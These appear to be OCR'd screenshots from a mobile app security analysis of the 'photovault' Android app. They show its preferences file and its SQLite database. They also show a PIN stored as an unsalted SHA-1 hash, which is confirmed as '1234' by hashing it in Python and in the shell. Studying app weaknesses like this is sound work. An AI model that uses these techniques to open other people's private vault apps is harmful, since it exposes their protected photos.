

photovault
Search
webservices
Pictures
learning
softwareExploit
gojek
Google Drive
reclass_2014
BAG
kalilinux2
MasteringDigitalForensicw...
Desktop
oprek
download
ht
neoAxA
dutakaminfo
Name
Date Modified
Size
notes.txt 3/14/16 46 bytes
photovault_dex2jar.jar 3/14/16 8.6 MB
photovault.apk 3/14/16 14.8 MB
base.apk 3/14/16 14.8 MB
lib 3/14/16 --
app_webview 3/14/16 --
cache 3/14/16 --
databases 3/14/16 --
files 3/14/16 --
shared_prefs 3/14/16 --
Cancel
Open





Static Analysis with JD-GUI


com.enchantedcloud.photovault_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<int name="app_loaded_count" value="1" />
<int name="passcode_type" value="0" />
<string name="pin">7110eda4d09e062aa5e4a390b0a572ac0d2c0220</string>
<set name="available_features" />
<int name="acra.lastVersionNr" value="38" />
<boolean name="media_has_been_added" value="true" />
<string name="enc_keys_pin">nZqdAtf/b6LRycZd46cREEvwawaOaNUw2uKcGOhAYJVNEKdM7pmIjQ==
</string>
<long name="app_first_load_date" value="1457918135284" />
<boolean name="first_album_created" value="true" />
<boolean name="checked_for_recoverable_media" value="true" />
</map>
Line: 5 Column: 24 XML Tab Size: 4 Symbol
raiser:~ ammar$ python
Python 2.7.11 (default, Dec 12 2015, 18:58:26)
[GCC 4.2.1 Compatible Apple LLVM 7.0.2 (clang-700.1.81)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> hash=hashlib.sha1(b'1234')
>>> hex=hash.hexdigest()
>>> print(hex)
7110eda4d09e062aa5e4a390b0a572ac0d2c0220
>>>
root@kali:~/Desktop/Mobile-Security-Framework-MobSF# echo -n 1234 | shasum
7110eda4d09e062aa5e4a390b0a572ac0d2c0220 -
root@kali:~/Desktop/Mobile-Security-Framework-MobSF# echo -n 1234 | sha1sum
7110eda4d09e062aa5e4a390b0a572ac0d2c0220 -


SQLite Database Browser - /Users/ammar/Desktop/photovault/databases/simplenosql.db
Database Structure
Browse Data
Execute SQL
Table: simplenosql
New Record
Delete Record
d
bucketid
entityid
data
1 2 albums_decoy 72c62b4b-36f {"isDownloads":false,"mediaFiles":[],"name":"First Album
2 4 albums 043a95c2-75e {"isDownloads":false,"mediaFiles":[{"filePath":"/data/dat
3 5 albums 3643f418-1ac2 {"encryptedPassword":"0IA23h+l6Ec\u003d\n","isDownl
Edit database cell
Import
Export
Clear
{"encryptedPassword":"0JA23h+l6Ec\u003d\n","isDownloads":false,"mediaFiles"
:[],"name":"sekrekt","orderNumber":1457918972487,"previewImageType":"NONE"}
Type of data currently in cell: Text / Numeric
150 chars
Close
Apply Changes
< 1 - 3 of 3 >


Java Decompiler - SimpleNoSQLDBHelper.class
photovault_dex2jar.jar
android
vending.billing
volley
aviary.android.feather.sdk
colintmiller.simplenosql
db
SimpleNoSQLContract
SimpleNoSQLDBHelper
threading
toolbox
BaseModel
BuildConfig
CancellableOperation
DataComparator
DataDeserializer
DataFilter
DataSerializer
GsonSerialization
NoSQL
NoSQLEntity
NoSQLQuery
OperationObserver
QueryBuilder
RetrievalCallback
commonsware.cwac
davemorrissey.labs.subscaleview
enchantedcloud
facebook
flurry
getbase.floatingactionbutton
github
google
haibison.android.lockpattern
R.class
GifDecoder.class
SimpleNoSQLDBHelper.class
BuildConfig.class
LockPatternActivity.class
package com.colintmiller.simplenosql.db;
import android.content.ContentValues;
public class SimpleNoSQLDBHelper extends SQLiteOpenHelper
{
private static final String COMMA_SEP = ",";
public static String DATABASE_NAME;
public static int DATABASE_VERSION = 0;
public static final String NOT_NULL = " NOT NULL";
private static final String SQL_CREATE_ENTRIES = "CREATE TABLE IF NOT EXISTS simplenosql (_id INTEGER PRIMARY KEY,
private static final String SQL_DELETE_ENTRIES = "DROP TABLE simplenosql";
private static final String TAG = SimpleNoSQLDBHelper.class.getCanonicalName();
private static final String TEXT_TYPE = " TEXT";
private DataDeserializer deserializer;
private DataSerializer serializer;
static
{
DATABASE_VERSION = 3;
DATABASE_NAME = "simplenosql.db";
}
public SimpleNoSQLDBHelper(Context paramContext, DataSerializer paramDataSerializer, DataDeserializer paramDataDes
{
super(paramContext, DATABASE_NAME, null, DATABASE_VERSION);
this.serializer = paramDataSerializer;
this.deserializer = paramDataDeserializer;
}
private <T> List<NoSQLEntity<T>> getEntities(String paramString, String[] paramArrayOfString, Class<T> paramClass,
{
ArrayList localArrayList = new ArrayList();
SQLiteDatabase localSQLiteDatabase = getReadableDatabase();
Cursor localCursor = localSQLiteDatabase.query("simplenosql", new String[] { "bucketid", "entityid", "data" }, p
try
Find: dec
Next
Previous
Case sensitive

